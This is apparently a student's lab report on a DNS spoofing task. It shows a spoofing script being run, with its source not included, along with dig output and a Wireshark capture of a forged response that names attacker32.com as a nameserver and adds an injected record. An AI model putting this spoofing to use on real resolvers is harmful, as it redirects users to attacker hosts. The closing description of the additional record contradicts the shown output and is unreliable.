
It can be seen in the wireshark packet capture that the authoritative nameservers has 2 entries example.net: ns attacker32.com and google.com: ns attacker32.com

TASK 9:




```
seed@pes1201800144rajdeep:~/Desktop$ sudo python rajdeep.py
.
Sent 1 packets.
```

Screenshot 9.1: Attacker machine running the spoofing code



```
seed@pes1201800144rajdeep:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59847
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.13

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A       5.6.7.8

;; Query time: 138 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Mon Mar 08 13:50:45 EST 2021
;; MSG SIZE  rcvd: 121

seed@pes1201800144rajdeep:~$
```

Screenshot 9.2: dig command on victim machine



```
No.  Time                          Source     Destination  Protoco Length Info
   1 2021-03-08 13:51:11.519769004 10.0.2.14  10.0.2.15    DNS         86 Standard query 0xb4ba A www.example.net OPT
   2 2021-03-08 13:51:11.521015527 10.0.2.15  10.0.2.14    DNS        163 Standard query response 0xb4ba A www.example.net A 10.0.2.13 NS attacker32.com NS ns.example.n
```

```
▶ Frame 2: 163 bytes on wire (1304 bits), 163 bytes captured (1304 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_3e:57:b2 (08:00:27:3e:57:b2), Dst: PcsCompu_78:28:85 (08:00:27:78:28:85)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.14
▶ User Datagram Protocol, Src Port: 53, Dst Port: 53039
▼ Domain Name System (response)
    [Request In: 1]
    [Time: 0.001246523 seconds]
    Transaction ID: 0xb4ba
  ▶ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 2
  ▶ Queries
  ▼ Answers
    ▶ www.example.net: type A, class IN, addr 10.0.2.13
  ▼ Authoritative nameservers
    ▶ example.net: type NS, class IN, ns attacker32.com
    ▶ example.net: type NS, class IN, ns ns.example.net
  ▼ Additional records
    ▼ ns.example.net: type A, class IN, addr 5.6.7.8
        Name: ns.example.net
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 259174
        Data length: 4
        Address: 5.6.7.8
    ▶ <Root>: type OPT
```

Screenshot 9.3: wireshark packet capture

It can be seen that the additional section has one entry which is basically the one attacker has spoofed into the DNS response. The dig command and wireshark packet have additional section with the record www.example.net 5.6.7.8